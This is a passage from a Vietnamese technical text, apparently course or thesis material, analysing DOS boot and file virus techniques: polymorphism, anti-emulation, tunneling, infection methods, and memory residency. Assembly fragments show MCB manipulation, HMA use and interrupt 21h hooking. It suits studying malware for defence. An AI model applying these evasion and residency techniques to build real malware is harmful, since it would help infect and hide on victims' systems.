Khi sử dụng phương pháp này, cần kiểm soát tất cả các hoạt động đọc/ghi đĩa lên MB/BR, bao gồm các lệnh đọc/ghi 1 hay nhiều sector, mà MB/BR nằm trong vùng cần đọc ghi.

Khi tiến hành lây nhiễm, có thể làm ẩn các sector có sử dụng bằng cách đánh dấu đã hỏng, để hệ điều hành không sử dụng các sector đó nữa.

Một phương pháp bổ sung là nguỵ trang ngay ở mức cổng (port), bằng cách chặn ngắt 076h hoặc hàm 091h/ngắt 015h. Phương pháp nguỵ trang này hoạt động hiệu quả, tuy nhiên cũng có thể bị vô hiệu hoá bằng cách xác lập lại các ngắt đó.

Windows với công nghệ truy nhập đĩa 32 bit cũng có thể gây lỗi với các virus Boot, để khắc phục điểm yếu này, có thể sử dụng hai phương pháp sau:

+ Khi WIN.COM được thi hành, thêm tham số /D:F để cấm chế độ truy nhập đĩa 32 bit.

+ Chặn hàm 01605h/ngắt 02Fh và tạm thời xoá thủ tục của virus ra khỏi chuỗi thủ tục xử lý ngắt cho đến khi Windows kết thúc (hàm 01606h/ngắt 02Fh).

g. Công nghệ mã hoá.

Để đảm bảo tính nhỏ gọn, virus thường sử dụng những công nghệ mã hoá tương đối đơn giản. Phương pháp phổ biến là áp dụng các phép toán số học/logic lên chương trình virus với khoá mã là một giá trị byte hay

word. Trong đó phép XOR thường được sử dụng do tính đơn giản, mặt khác, thủ tục mã hoá cũng là thủ tục giải mã.

h. Công nghệ đa hình.

Mặc dù virus có thể được mã hoá, tuy nhiên đoạn chương trình mã hoá vẫn cố định, vì vậy các chương trình antivirus có thể phát hiện virus dễ dàng. Ý tưởng chính của công nghệ đa hình là thay đổi cả phần thủ tục mã hoá, làm cho các chương trình antivirus sẽ gặp khó khăn áp dụng phương pháp dò đoạn mã để phát hiện virus.

Có thể chia các công nghệ đa hình thành nhiều mức như sau:

Mức 1: Virus có một số bộ giải mã với tập lệnh cố định, và chọn một trong số các bộ giải mã đó khi lây nhiễm một file.

Mức 2: Bộ giải mã chứa một số lệnh cố định, phần còn lại có thể thay đổi.

Mức 3: Bộ giải mã có thể chứa các lệnh không có ảnh hưởng đến logic chương trình, ví dụ như NOP, CLI, STI...

Mức 4: Bộ giải mã, sử dụng các lệnh có thể thay thế và tiến hành đổi thứ tự chúng mỗi lần lây nhiễm, thuật toán giải mã vẫn không thay đổi.

Mức 5: Sử dụng tất cả các công nghệ trên, thuật toán giải mã có thể thay đổi. chương trình virus có thể mã hoá nhiều lần, thậm chí mã hoá một phần bộ giải mã.

Mức 6: Virus biến hình: Phần chính của virus được thay đổi, được chia thành các khối. có thể đặt ở những vị trí ngẫu nhiên trong mỗi lần lây nhiễm.

Dưới đây là một ví dụ cụ thể để minh hoạ công nghệ này, giả sử virus có bộ giải mã có dạng như sau:

```
mov     ecx, VirusSize
lea     edi, PointerToCodeToCrypt
mov     eax, CryptKey
@@1:
    xor     dword ptr [edi], eax
    add     edi, 4
    loop    @@1
```

Có 6 câu lệnh được, được coi là sáu khối, dưới đây là một số khả năng tạo ra các mã lệnh khác nhau.

- Sử dụng những thanh ghi khác.

- Đổi thứ tự của 3 lệnh đầu tiên.

- Sử dụng các lệnh khác có cùng tác dụng.

- Chèn thêm các lệnh không ảnh hưởng đến logic chương trình.

i. Công nghệ biến hình.

Đây là một công nghệ phức tạp, có mục đích sinh ra những bộ mã lệnh của chương trình virus hoàn toàn khác nhau. Một số điểm chính yếu của công nghệ biến hình:

- Có bộ dịch ngược nội tại để dịch ngược các lệnh.

- Có bộ rút gọn mã: Có nhiệm vụ rút gọn/tối ưu hai hay nhiều mã lệnh thành một lệnh.

- Có bộ mở rộng mã: Có nhiệm vụ phát triển một lệnh thành hai hay nhiều lệnh.

- Có bộ hoán đổi mã: Có nhiệm vụ hoán đổi hai hay nhiều lệnh nếu có thể.

- Bộ định vị lại(tính toán lại), có nhiệm vụ định vị lại tất cả các tham chiếu, ví dụ như các lệnh nhảy, lệnh gọi và các con trỏ.

- Bộ sinh rác, có nhiệm vụ chèn thêm một hoặc nhiều mã lệnh không ảnh hưởng đến logic chương trình, vào giữa các mã lệnh thực sự.

- Có khả năng tìm và loại bỏ những mã lệnh rác được bộ sinh rác chèn vào.

k. Công nghệ chống mô phỏng.

Công nghệ này có nhiệm vụ làm dừng môi trường mô phỏng mà các chương trình antivirus sử dụng để mô phỏng hoạt động của virus, kết hợp với các công nghệ heuristic để nhận dạng các virus chưa biết.

Một số công nghệ thường được sử dụng:

- Chiếm các ngắt 01h, 02h phục vụ cho việc gỡ rối.

- Sử dụng các công nghệ thường trú trên UMB, HMA mà môi trường mô phỏng không hỗ trợ.

- Tiến hành các thao tác với ngăn xếp và các thanh ghi đoạn dữ liệu DS.

l. Công nghệ chống theo dõi.

Công nghệ này chống lại công nghệ heuristic của các chương trình antivirus. Có thể sử dụng các công nghệ sau:

- Sử dụng các hàm dịch vụ (các ngắt) theo cách riêng hay sử dụng các hàm dịch vụ giả do virus tạo ra.

- Chèn thêm các đoạn mã lệnh "rác" không ảnh hưởng đến logic chương trình, xen kẽ giữa những mã lệnh thực sự.

m. Công nghệ đường hầm - cửa hậu.

Để đề phòng trường hợp đã có một chương trình khác thường trú, kiểm tra các tác vụ đọc ghi đĩa, virus cần phải lấy được địa chỉ của thủ tục xử lý ngắt đầu tiên (của BIOS). Công nghệ này khá phức tạp, chủ yếu dựa trên các phương pháp sau:

- Dò tìm một đoạn mã xác định của thủ tục xử lý ngắt trên vùng nhớ, khi tìm thấy, địa chỉ của thủ tục xử lý ngắt sẽ được lưu lại để sử dụng. Công nghệ này có thuận lợi là

đoạn mã đơn giản, dễ xây dựng, nhưng có hạn chế về thời gian quét bộ nhớ.

- Thiết kế đoạn mã theo dõi chuỗi các thủ tục xử lý ngắt để tìm ra thủ tục xử lý ngắt chuẩn, việc lần vết được tiến hành dựa trên công nghệ sử dụng các ngắt gỡ rối 01h và 03h. Phương pháp này thường được sử dụng hơn cả, do đạt hiệu quả cả về mặt tốc độ. Tuy nhiên nếu trong các thủ tục xử lý ngắt có sử dụng công nghệ anti-tunnel, công nghệ này có thể gây lỗi.

- Một công nghệ khác cực đoan hơn và ít được dùng nhất do độ phức tạp và tính tương thích kém, đó là viết lại một số chức năng của ngắt 13h sử dụng các cổng điều khiển ổ đĩa. Bù lại, do tiến hành truy nhập trực tiếp, phương pháp này có khả năng chống theo dõi rất tốt.

- Còn có một công nghệ khác là sử dụng các hàm(ngắt) không được công bố của hệ điều hành để lấy được địa chỉ của thủ tục xử lý ngắt gốc - còn gọi là công nghệ cửa hậu.

n. Công nghệ anti-tunnel.

Là công nghệ đối nghịch công nghệ đường hầm, nhằm ngăn chặn các chương trình antivirus có ý định tìm kiếm địa chỉ của thủ tục xử lý ngắt chuẩn. Công nghệ này chủ yếu hạn chế phương pháp sử dụng các ngắt 01h/03h để lần theo chuỗi thủ tục ngắt. Công nghệ này

dựa trên cách tiến hành xử lý các ngắt 01h/03h của hệ điều hành.

Đối với ngắt 01h, nếu giá trị của cờ bẫy (Trap flag) trong thanh ghi cờ được bật, bộ vi xử lý sẽ tiến hành gọi ngắt 01h sau khi thi hành một mã lệnh. Thanh ghi cờ, địa chỉ segment:offset của lệnh bị ngắt được lưu vào ngăn xếp trước khi quyền điều khiển được trao cho thủ tục xử lý ngắt 01h.

Sử dụng một số thao tác trực tiếp đối với thanh ghi cờ và ngăn xếp (thanh ghi SS:SP) virus có thể phát hiện và làm dừng quá trình lần vết này. Một phương pháp khác là đặt lại các vector ngắt 01h/03h để ngăn chặn quá trình lần vết.

q. Công nghệ tối ưu:

Nhằm thu gọn kích thước chương trình virus cũng như tăng tốc độ thi hành chương trình virus, bao gồm việc thiết kế các giải thuật tối ưu cho mỗi tác vụ, việc sử dụng các thủ tục thay cho các đoạn mã lặp lại cộng với sử dụng các mã lệnh tối ưu.

Phương pháp đầu rất linh hoạt, đa dạng tuỳ thuộc vào người thiết kế virus, ở đây chỉ nghiên cứu hai phương pháp sau.

- Sử dụng các thủ tục:

Nếu một số mã lệnh có kích thước lớn được sử dụng nhiều lần, có thể tối ưu bằng các sử dụng các thủ tục. Vì

lệnh gọi thủ tục/lệnh trở về CALL/RET có kích thước 3+1=4 byte, có thể đưa ra công thức tính kích thước tối ưu được:

NumByte=(SizeofProc - 4) * NumofCall - SizeofProc

- Phương pháp thứ ba dựa trên nguyên tắc: để thực hiện cùng một nhiệm vụ, có thể sử dụng các mã lệnh khác nhau, có độ dài và thời gian thực hiện khác nhau (chi tiết xem TLTK). Một số thủ thuật cơ bản:

+ Sử dụng các thanh ghi AL/AX thay cho các thanh ghi khác: Do thiết kế của vi xử lý 80x86, các thao tác sử dụng các thanh ghi này có kích thước ngắn hơn so với sử dụng các thanh ghi khác, ví dụ:

CMP BX,01234h; So sánh BX với 01234h (4 byte)

Tối ưu: CMP AX,01234h ; So sánh AX với 01234h (3 byte)

Tuy nhiên chỉ có thể sử dụng thủ thuật này nếu thanh ghi AL/AX không chứa các dữ liệu quan trọng. Nếu các thanh ghi này được sử dụng nhiều lần thì sử dụng nó vẫn tối ưu hơn thậm chí khi cần phải PUSH AL/AX và POP AL/AX sau đó.

+ Sử dụng thanh ghi đoạn dữ liệu DS thay cho các thanh ghi đoạn khác, ví dụ:

```
MOV  AX, ES:[SI]          ; 3 byte
MOV  AX, DS:[SI]          ; 2 byte
```

+ Phương pháp xoá một thanh ghi, ví dụ:

```
    MOV  AX, 00000         ; 3 byte
Tối ưu:  SUB  AX, AX       ; 2 byte
hay:     XOR  AX, AX       ; 2 byte
```

+ Phương pháp xoá thanh ghi DX:

```
    MOV  DX, 00000         ; 3 byte
Tối ưu:  XOR  DX, DX       ; 2 byte
```

Tối ưu hơn: CWD ; 1 byte (sử dụng nếu AX<08000)

+ Phương pháp so sánh một thanh ghi với 0:

```
    CMP  AX, 00000         ; AX=0? (3 byte)
Tối ưu : OR   AX, AX       ; AX=0? (2 byte)
```

+ Sử dụng một thanh ghi 16 bit thay cho 2 thanh ghi 8 bit:

```
    MOV  AH, 012h    ; Gán AH=012h (2 byte)
    MOV  AL, 034h    ; Gán AL=034h (2 byte)
tối ưu: MOV AX, 01234h; Gán AX=01234h (3 byte)
```

+ Chuyển AL/AX vào một thanh ghi khác hoặc ngược lại:

```
    MOV  BX, AX      ; Gán BX=AX (2 byte)
```

tối ưu hơn: XCHG AX, BX ; Đổi AX, BX cho nhau (1 byte)

+ Sử dụng thanh ghi SI/DI làm địa chỉ cơ sở, thay cho BP.

```
    MOV  AX, DS:[BP] ; 3 byte
Tối ưu:  MOV  AX, DS:[SI]  ; 2 byte
```

+ Sử dụng CMPS, LODS, MOVS, SCAS, STOS và mã lệnh lặp REP:

```
    MOV  AX, DS:[SI]        ; 2 byte
Tối ưu:    LODS             ; 1 byte
```

+ Chuyển nội dung một thanh ghi đoạn đến thanh ghi đoạn khác:

```
    MOV  DS, CS             ; Không hợp lệ
tối ưu:    MOV  AX, CS      ; 2 byte
    MOV DS, AX              ; 2 byte
tối ưu hơn:     PUSH     CS     ; 1 byte
    POP         DS          ; 1 byte
```

+ Sử dụng SHL/SHR thay cho DIV/MOV:

```
    MOV         BH, 02      ; Gán BH=02 (2 byte)
    MUL         BH          ; Nhân AL với BH (2 byte)
```

```
Tối ưu: SHL AL, 01     ; Nhân AL với 02 (2 byte)
```

+ Sử dụng các mã đối tượng thay cho các lệnh:

```
CALL FAR Address     ; Tạo lệnh gọi xa (3 byte)
Address   DD ?       ; Địa chỉ (4 byte)
Tối ưu: CALLFAR DB 0E9    ; Mã đối tượng lệnh gọi xa (1 byte)
Address   DD?        ; Địa chỉ (4 byte)
```

+ Thiết kế các thủ tục linh hoạt, trong đó những mã lệnh lặp lại trong mỗi thủ tục được dùng chung.

+ Loại bỏ các lệnh NOP không cần thiết.

+ Thiết kế mã lệnh để thay thế những lệnh JUMP NEAR bằng các lệnh JMP SHORT...

+ Sử dụng lệnh LEA thay cho MOV OFFSET LabelName.

+ Sử dụng DEC/INC thay cho SUB/ADD Reg, 01.

+ Không sử dụng mã lệnh để tính toán những giá trị có thể tính trực tiếp.

3.2 Các virus file trên môi trường DOS.

3.2.1 Đối tượng lây nhiễm và môi trường hoạt động.

Trên môi trường DOS, có các dạng file thi hành dạng .COM, .EXE và .BAT. Do hạn chế của tập lệnh DOS có thể sử dụng trong file .BAT các virus lây nhiễm file .BAT có khả năng lây nhiễm không cao, và hầu hết chỉ tồn tại trong phòng thí nghiệm và có ý nghĩa lý thuyết nhiều hơn. Để mở rộng khả năng lây nhiễm, virus thường sử dụng thêm các lệnh ngoại trú, đồng thời kết hợp lại với các dạng virus lây nhiễm file .COM, .EXE.

Các file dạng .COM có cấu trúc đơn giản, nội dung của file chính là hình ảnh của chương trình trên bộ nhớ khi chương trình được thi hành.

Các file dạng .EXE có cấu trúc phức tạp hơn, bao gồm phần header ở đầu file, chứa các thông tin về mỗi file, phục vụ cho việc tổ chức thi hành file. Chi tiết về cấu trúc file .EXE, xem tài liệu tham khảo.

3.2.2 Phân tích các công nghệ của virus file trên môi trường DOS.

1-Công nghệ lây nhiễm:

Bao gồm những công nghệ chung - chuẩn bị mở file để tiến hành lây nhiễm, và công nghệ ghép chương trình virus vào file chủ.

- Những công nghệ chung:

Bao gồm các công nghệ để tiến hành những thao tác: mở/đóng file, xoá/đặt thuộc tính file, lấy/đặt ngày giờ tạo file. Những công nghệ này tương đối đơn giản, thường sử dụng các dịch vụ file của ngắt 021h của DOS.

Một công nghệ khác cần tiến hành: bẫy lỗi khi mở file để ghi. Nếu file chủ nằm trên đĩa mềm có được chống ghi, khi mở file để ghi sẽ sinh lỗi nghiêm trọng, lỗi này được kiểm soát bằng ngắt 024h của DOS (ngắt kiểm soát lỗi Criterial Error Handle). Virus cần chặn ngắt này với thủ tục xử lý ngắt tương đối đơn giản, thường có dạng sau:

```
INT_24_Handle:
MOV  AX, 0003h          ; Mã lỗi
IRET
```

Mã lỗi 3 báo lỗi sai trong chức năng DOS và chỉ thị cho DOS trả lại quyền điều khiển cho chương trình ứng dụng.

- Công nghệ ghép chương trình virus vào file chủ:

+ Ghi đè: Áp dụng với các file dạng .COM, đơn giản là ghi đè mã lệnh lên đầu file chủ. mỗi khi chương trình chủ được thi hành, virus sẽ chiếm quyền điều khiển. Do virus không lưu giữ phần dữ liệu của chương trình chủ bị ghi đè nên nó không thể trả quyền điều khiển trở lại chương trình chủ. Do đó loại virus này mang tính chất phá hoại nhiều hơn và rất khó lây lan mạnh vì dễ bị phát hiện.

+ Ghi đè bảo toàn:

Áp dụng với các file dạng .COM, cải tiến từ công nghệ Overwritting: phần dữ liệu bị ghi đè được virus ghi xuống cuối file. Sau khi trả lại dữ liệu đã được ghi lại virus có thể trả quyền điều khiển lại cho chương trình chủ.

+ Dịch chuyển: Áp dụng với các file dạng .COM, có thể áp dụng với dạng file .EXE. Loại virus này lây nhiễm bằng cách đặt mã lệnh của virus ở đầu file, sau đó chuyển toàn bộ dữ liệu của chương trình chủ xuống sau mã lệnh của virus. Virus cũng trả quyền điều khiển cho chương trình chủ như loại Non-Destructive Overwritting.

+ Song hành: Công nghệ lây nhiễm này dựa trên tính năng của MSDOS: Khi thi hành một file nếu không gõ phần mở rộng thì hệ điều hành sẽ tìm các file theo thứ tự phần mở rộng .COM, .EXE, .BAT. Do đó khi phát hiện

một file .EXE, virus sẽ tạo một file mới cùng tên với phần mở rộng .COM, mỗi khi người sử dụng muốn thi hành chương trình chủ mà không chỉ ra phần mở rộng thì virus sẽ chiếm quyền điều khiển.

+ Nối thêm: Virus được ghi vào cuối file chủ, file chủ bị sửa đổi để chuyển quyền điều khiển đến mã lệnh virus mỗi khi chương trình được thi hành.

Đối với các file .COM: Virus thường lưu vài byte đầu (thường 3-5 byte, đủ kích thước cho một lệnh nhảy) và thay thế bởi một lệnh nhảy đến phần mã lệnh của virus.

Đối với các file .EXE: Virus sẽ sửa các giá trị trong EXE Header để chuyển đầu vào của chương trình đến phần mã lệnh của virus.

+ Chèn giữa file: Virus ghi mã lệnh của nó vào bắt đầu từ một điểm (ngẫu nhiên) giữa file đối tượng, phần dữ liệu bị ghi đè được ghi xuống cuối file. Các thao tác để lấy quyền điều khiển tương tự như đối với phương pháp Appending.

+ Định hướng lại lệnh nhảy: Mã lệnh virus và file chủ có thể được phân phối như phương pháp Appending (cũng có thể áp dụng với phương pháp Mid-File), chỉ khác ở điểm virus sẽ tìm một lệnh JUMP hay CALL trong mã lệnh của chương trình, định hướng lại để JUMP/CALL đến đoạn mã virus.

+ Điền vào khoảng trống: Virus tìm các khoảng trống (ví dụ dãy các byte 00h liên tiếp) trong file chủ để ghi mã virus vào. Nếu không có khoảng trống đủ lớn, có thể sử dụng nhiều khoảng để lưu giữ đủ mã lệnh của virus.

2. Công nghệ tìm kiếm file chủ:

- Đối với các virus thường trú, một số ngắt bao gồm ngắt 021h sẽ bị chặn, mỗi khi các dịch vụ thao tác trên file được gọi, virus sẽ kiểm tra và lây nhiễm file nếu thoả mãn các điều kiện chọn lọc.

- Đối với các virus không thường trú, virus chỉ có quyền điều khiển điều khiển mỗi khi chương trình được thi hành, do đó cần cố gắng tìm kiếm và lây nhiễm càng nhiều file càng tốt.

Công nghệ tìm kiếm khá đơn giản, chỉ là thao tác duyệt thư mục, sử dụng các hàm dịch vụ của ngắt 021h:

+ Các hàm tìm kiếm hướng thẻ (Handle) 04Eh/04Fh (FindFirst/FindNext).

+ Các hàm tìm kiếm hướng FCB (Handle) 011h/012h (FindFirst/FindNext).

Virus thường tìm kiếm các file trong thư mục hiện thời, các thư mục có trong biến môi trường PATH... Một số virus thường trú cũng sử dụng thêm công nghệ này nhằm tăng khả năng lây lan.

Khi dùng các hàm tìm kiếm trên, cần sử dụng các hàm 01Ah/0xxh để lấy/đặt DTA (Data Tranfer Area) để không làm ảnh hưởng đến những chương trình khác.

3. Công nghệ định vị.

Những virus áp dụng công nghệ lây nhiễm ghi đè, ghi đè bảo toàn và dịch chuyển không cần định vị lại, vì chương trình virus vẫn được thi hành như bình thường với offset nguyên thuỷ.

Các loại virus khác cần phải định vị lại, vì offset của virus không được bảo toàn mà thay đổi với mỗi file chủ nó lây nhiễm. Không giống như virus Boot luôn được nạp vào địa chỉ 0:07C00h, một file thi hành có thể được nạp vào những địa chỉ khác nhau, tuỳ thuộc vào tình trạng vùng nhớ.

Công nghệ định vị còn được gọi là công nghệ DELTA, dựa trên cách tiến hành lệnh CALL của bộ vi xử lý.

Cú pháp : CALL AnAddress

NEXT_INSTRUCTION

Khi thi hành lệnh này, bộ vi xử lý sẽ cất địa chỉ offset của mã lệnh ngay tiếp sau lệnh CALL vào ngăn xếp, sau đó chuyển IP đến địa chỉ cần gọi. Như vậy để lấy địa chỉ offset của NEXT_INSTRUCTION ta chỉ cần lấy giá trị được lưu trong ngăn xếp. Giá trị này thường được lưu trong một thanh ghi cho phép tham chiếu gián tiếp như

SI, DI, BX, BP, sau đó sử dụng thanh ghi này và độ chênh lệch với điểm mốc để tham chiếu dữ liệu, mã lệnh.

Sau khi đã định vị, virus có thể phân phối một vùng nhớ để thường trú, chuyển toàn bộ chương trình virus tới vùng nhớ này, sau đó chuyển quyền điều khiển cho đoạn mã tại vùng nhớ mới với địa chỉ segment:offset mới.

4. Công nghệ thường trú.

Cũng như virus Boot, để tiến hành thường trú virus cần tiến hành hai bước sau:

- Phân phối một vùng nhớ riêng để lưu giữ chương trình virus bao gồm mã lệnh, các biến và vùng đệm cần thiết.

- Chặn một số ngắt phục vụ cho hoạt động của virus như lây nhiễm, phá hoại…

Để tiến hành phân phối vùng nhớ riêng, virus có thể tiến hành theo những phương pháp sau:

+ Phân phối vùng nhớ cao.

MCB (Memory Control Block) được DOS tạo ra cho mỗi khối điều khiển mà các chương trình sử dụng, chiều dài của mỗi khối là một phân đoạn 16 byte, và chúng luôn đứng trước các vùng nhớ được phân phối. Khi file .COM được thi hành, MCB của chương trình được định vị tại vị trí đoạn mã trừ đi 1 (CS-1). Đối với file .EXE, MCB của chương trình được định vị tại DS (CS<>DS).

* Sử dụng DOS để phân phối vùng nhớ cao:

Trước hết, dùng hàm 04Ah để yêu cầu giảm vùng nhớ của chương trình một khoảng bằng kích thước của virus (tính theo đoạn = (VirusSize + 15)/16+1). Sau đó yêu cầu phân phối một vùng nhớ bằng kích thước của virus và sửa lượng bộ nhớ được quyền quản lý của MCB hiện tại. Thao tác cuối cùng là đánh dấu vùng nhớ mới tạo được sở hữu bởi DOS.

Đoạn mã sau minh hoạ công nghệ trên:

```
mov    ax,4a00h ; Yêu cầu một giá trị vượt quá
mov    bx,0ffffh ; lượng bộ nhớ còn trống
int    21h      ; Trả lại lượng bộ nhớ trống trong
BX
mov    ax,4a00h ; Trừ đi kích thước virus
sub           bx,(virus_size+15)/16+1 ; tính theo đoạn
int    21h      ; Yêu cầu thu hẹp vùng nhớ
mov    ax,4800h ;
sub           word ptr ds:[2],(virus_size+15)/16+1 ;
mov    bx,(virus_size+15)/16 ;
int    21h      ; Phân phối vùng nhớ mới
dec           ax       ;
mov    es,ax    ; ES chỉ đến MCB mới
mov    ds,ax    ;
mov    byte ptr ds:[0],"Z" ; Đánh dấu là vùng nhớ
cuối
```

mov word ptr ds:[1],08h ; Đánh dấu vùng nhớ là của DOS

* Thay đổi trực tiếp trên MCB.

Tiến hành nhiệm vụ giống như phương pháp trên, chỉ khác ở cách thực hiện là thao tác trực tiếp trên MCB. Phương pháp này có ưu điểm là không bị các chương trình antivirus thường trú phát hiện.

Đoạn mã sau minh công nghệ này:

```
mov     ax, ds          ; DS = PSP
dec     ax              ;
mov     ds, ax          ; DS = MCB
mov     bx, word ptr ds:[03h] ; BX = vùng nhớ được quản lý
sub     bx, ((virus_size+15)/16)+1 ; Trừ đi kích thước virus
mov     word ptr ds:[03h], bx ; Ghi lại vào MCB
mov     byte ptr ds:[0], 'M' ; Đánh dấu là đoạn trung gian
sub     word ptr ds:[12h],((virus_size+15)/16)+1
mov     ax, word ptr ds:[12h] ; Địa chỉ vùng nhớ tiếp theo
mov     es, ax          ; ES = MCB mới
mov     byte ptr es:[0], 'Z' ; Đánh dấu là khối cuối
mov     word ptr es:[1], 0008h ; Đánh dấu vùng nhớ là của DOS
```

+ Phân phối vùng nhớ thấp.

Công nghệ này cũng tương tự như công nghệ phân phối vùng nhớ cao, tuy nhiên điểm khác biệt cốt lõi là MCB dành cho chương trình virus nằm ở vùng nhớ thấp, trên một MCB trung gian.

Trước hết, cần tạo một MCB trung gian để chứa chương trình virus, sau đó tạo MCB mới cho chương trình chủ và dời chương trình chủ đến đó. Điểm mấu chốt cần giải quyết là: Khi thi hành một chương trình, DOS lưu giữ PSP của chương trình để một số chức năng khác dựa vào PSP mà thi hành. Nếu tạo MCB mới để chứa chương trình chủ, PSP sẽ không còn đúng.

Giải pháp là sử dụng một hàm dịch vụ không được công bố: hàm 050h ngắt 021h. Hàm này cho phép thay đổi PSP của một chương trình. Như vậy, virus chỉ cần tiến hành đặt lại PSP mới thông qua hàm này trước khi trả quyền điều khiển về cho chương trình chủ.

+ Phân phối vùng nhớ UMB.

Có thể sử dụng các UMB để lưu giữ chương trình virus, cũng như đã sử dụng các MCB. Trước hết cần tìm một vùng UMB có thể sử dụng, sau đó tiến hành các thao tác tương tự như đã tiến hành với MCB. Định dạng của UMB cũng giống như MCB, do đó ta có thể sử dụng thủ tục tương ứng như các thủ tục thao tác với MCB. Để lấy

địa chỉ đoạn của UMB đầu tiên, sử dụng hàm 052h ngắt 021h như ví dụ sau:

```
mov     ah,52h
int     21h
lds     di,es:[bx+12h]
mov     ax, word ptr [di+1fh]   ; Địa chỉ đoạn
                                ; của UMB đầu tiên
inc     ax
jz      no_umb
dec     ax
xor     di, di
mov     ds, ax
```

+ Phân phối vùng nhớ HMA.

HMA (High Memory Area) - vùng nhớ cao, là vùng nhớ 65520 byte bắt đầu từ địa chỉ 0FFFFh:0010h đến 0FFFFh:0FFFFh.

Trên các bộ vi xử lý 80286+, có một đường địa chỉ gọi là đường A20, được sử dụng để ánh xạ MB thứ hai của bộ nhớ. Còn có các đường địa chỉ thêm vào là A21, A22, nhưng với đường địa chỉ A20, các chương trình chạy dưới chế độ thực có thể sử dụng thêm 64K bộ nhớ. Công nghệ này có thể tiến hành theo một số phương pháp, nhưng phương pháp được sử dụng nhất là dùng các dịch vụ mà HIMEM.SYS (DOS 5+) cung cấp. Đoạn mã minh hoạ:

```
    mov     ax,4a02h ; phân phối vùng nhớ HMA qua DOS
    mov     di,-1               ;
    mov     bx,0200h; Số byte yêu cầu
    int     2fh         ; ES:DI chỉ đến vùng nhớ HMA nếu không có lỗi
    inc     di          ; di=ffffh nếu không có HMA hay DOS<5.0
    jz      failed              ; Lỗi
    dec     di
    mov     si,offset virii
    mov     cx,bx       ; Chuẩn bị copy virus lên vùng nhớ HMA
    cld
    rep     movs byte ptr es:[di],cs:[si]
    [...]
    jmp     short failed
```

Một điểm quan trọng cần chú ý là, không thể chặn một số ngắt như 024h trên HMA, một số chức năng đọc ghi file của ngắt 021h không sử dụng được với HMA (địa chỉ trong DS:SI). Một giải pháp là sử dụng một phần bộ nhớ cơ bản để chứa phần nhân virus và làm vùng đệm tạm thời, phần vùng nhớ này thường sử dụng một phần bảng vector ngắt... như đã phân tích virus Boot.

Cũng như các virus Boot, sau khi phân phối được một vùng nhớ, cần phải chuyển chương trình virus lên vùng

nhớ đó, sau đó chặn một số ngắt phục vụ cho việc lây nhiễm.

Có thể sử dụng các công nghệ chặn ngắt như đã được trình bày ở phần phân tích công nghệ thường trú của virus Boot. Virus file cũng có thể chặn ngắt dựa vào các hàm dịch vụ do DOS cung cấp, như minh hoạ dưới đây:

```
push    cs                       ;
pop     ds                       ; DS = CS
mov     ax,3521h                 ; Hàm lấy vector ngắt
int     21h
mov     word ptr [int21_off], bx ; Lưu vector ngắt
mov     word ptr [int21_seg], es
mov     ah, 25h                  ; Hàm đặt vector ngắt
lea dx, offset int21handler      ; Offset thủ tục xử lý mới
int 21h
[...]
oldint21  label dword
int21_off dw 0000h
int21_seg dw 0000h
```

Để gọi ngắt cũ, có thể sử dụng các phương pháp:

* Tạo lệnh ngắt giả.

* Đặt cờ hiệu kiểm tra.

* Thay thêm các ngắt không được sử dụng, chỉ đến các thủ tục xử lý các ngắt cần chặn.

Công nghệ cụ thể hoàn toàn giống như đã áp dụng với virus Boot.

Một công nghệ thường trú khác hẳn với những công nghệ trên là công nghệ thường trú sau khi thi hành chương trình chủ. Công nghệ này cho phép chương trình virus thường trú ở một MCB trung gian, giống như công nghệ thường trú vùng nhớ thấp.

Điểm mấu chốt của công nghệ này là thi hành chương trình chủ (trên đĩa) một lần nữa, sau khi đã phân phối lại vùng nhớ cần thiết cho chương trình virus. Sau khi thi hành xong, quyền điều khiển lại được trao cho virus và lúc này, virus mới tiến hành thường trú như một chương trình bình thường bằng cách sử dụng hàm 031h ngắt 021h. Để chương trình virus không bị lặp lại nhiều lần virus tiến hành kiểm tra sự tồn tại trên vùng nhớ trước khi gọi thi hành chương trình chủ.

5. Công nghệ kiểm tra sự tồn tại.

Cũng như virus Boot, virus phải kiểm tra sự tồn tại trên bộ nhớ và trên file. Các công nghệ đã được virus Boot sử dụng vẫn được dùng, với những thay thế phù hợp với các thao tác trên file và môi trường DOS.

- Kiểm tra trên bộ nhớ (chỉ đặt ra với những virus thường trú).

Các virus ít khi sử dụng phương pháp dò tìm đoạn mã như virus Boot mà thường sử dụng phương pháp tạo thêm hàm/ngắt dịch vụ.

- Kiểm tra trên file.

Virus sử dụng những công nghệ sau để kiểm tra:

+ Dò tìm đoạn mã nhận dạng trên file:

Virus sẽ kiểm tra đoạn mã nhận dạng tại một vị trí xác định trên file hoặc trên toàn bộ file, nếu không thấy đoạn mã, coi như file đó chưa bị lây nhiễm. Phương pháp này được sử dụng khá phổ biến.

+ Kiểm tra theo kích thước:

So sánh kích thước file với độ lệch giữa kích thước file và điểm vào (đối với file .EXE) hoặc offset sau lệnh nhảy đầu chương trình (file .COM). Nếu không bằng nhau, coi như file đó chưa bị lây nhiễm.

+ Kiểm tra theo nhãn thời gian của file:

Virus kiểm tra nhãn thời gian với những giá trị đặc biệt (ví dụ như tháng bằng 13 hay giây bằng 62) được đặt cho mỗi file sau khi lây nhiễm. Nếu không đúng, coi như file đó chưa bị lây nhiễm.

Những phương pháp khác được sử dụng hầu hết được sửa đổi, cải tiến từ ba phương pháp trên.

6. Công nghệ ngụy trang.

- Nguy trang trên bộ nhớ (với những virus thường trú).

Những virus thường trú vùng nhớ trên dễ bị phát hiện, do đó virus đã phát triển các công nghệ thường trú vùng nhớ thấp, thường trú trên UMB hoặc HMA để khắc phục điểm yếu này.

- Nguy trang trên file.

Không như MB/BR ít được người sử dụng quan tâm, các file được quan sát, kiểm tra thường xuyên, mọi thay đổi về kích thước, ngày tháng, nội dung dễ bị nhận thấy. Vì vậy nguy trang là một công nghệ sống còn đối với virus file. Một virus được coi là nguy trang tốt nếu đảm bảo khi kiểm tra, không phát hiện thấy những thay đổi trên file. Các công nghệ cụ thể được sử dụng:

+ Xử lý việc tăng kích thước file:

Chỉ sử dụng với những virus làm tăng kích thước file khi lây nhiễm. Kích thước file mà các chương trình có được, dựa trên các thông tin thu được khi sử dụng các hàm dịch vụ như:

* Các hàm dịch vụ tìm kiếm - hàm 011h/012h (các hàm FCB) và hàm 04Eh, 04Fh (các hàm Handle) ngắt 021h.

* Các hàm đặt con trỏ file 042h/043h ngắt 021h.

Kích thước file thường là một giá trị LongInt (4 byte), công nghệ chính là chặn ngắt 021h của DOS và giảm giá

trị này một khoảng bằng kích thước virus khi thi hành với một file đã bị lây nhiễm.

+ Xử lý việc thay đổi ngày tháng/thuộc tính.

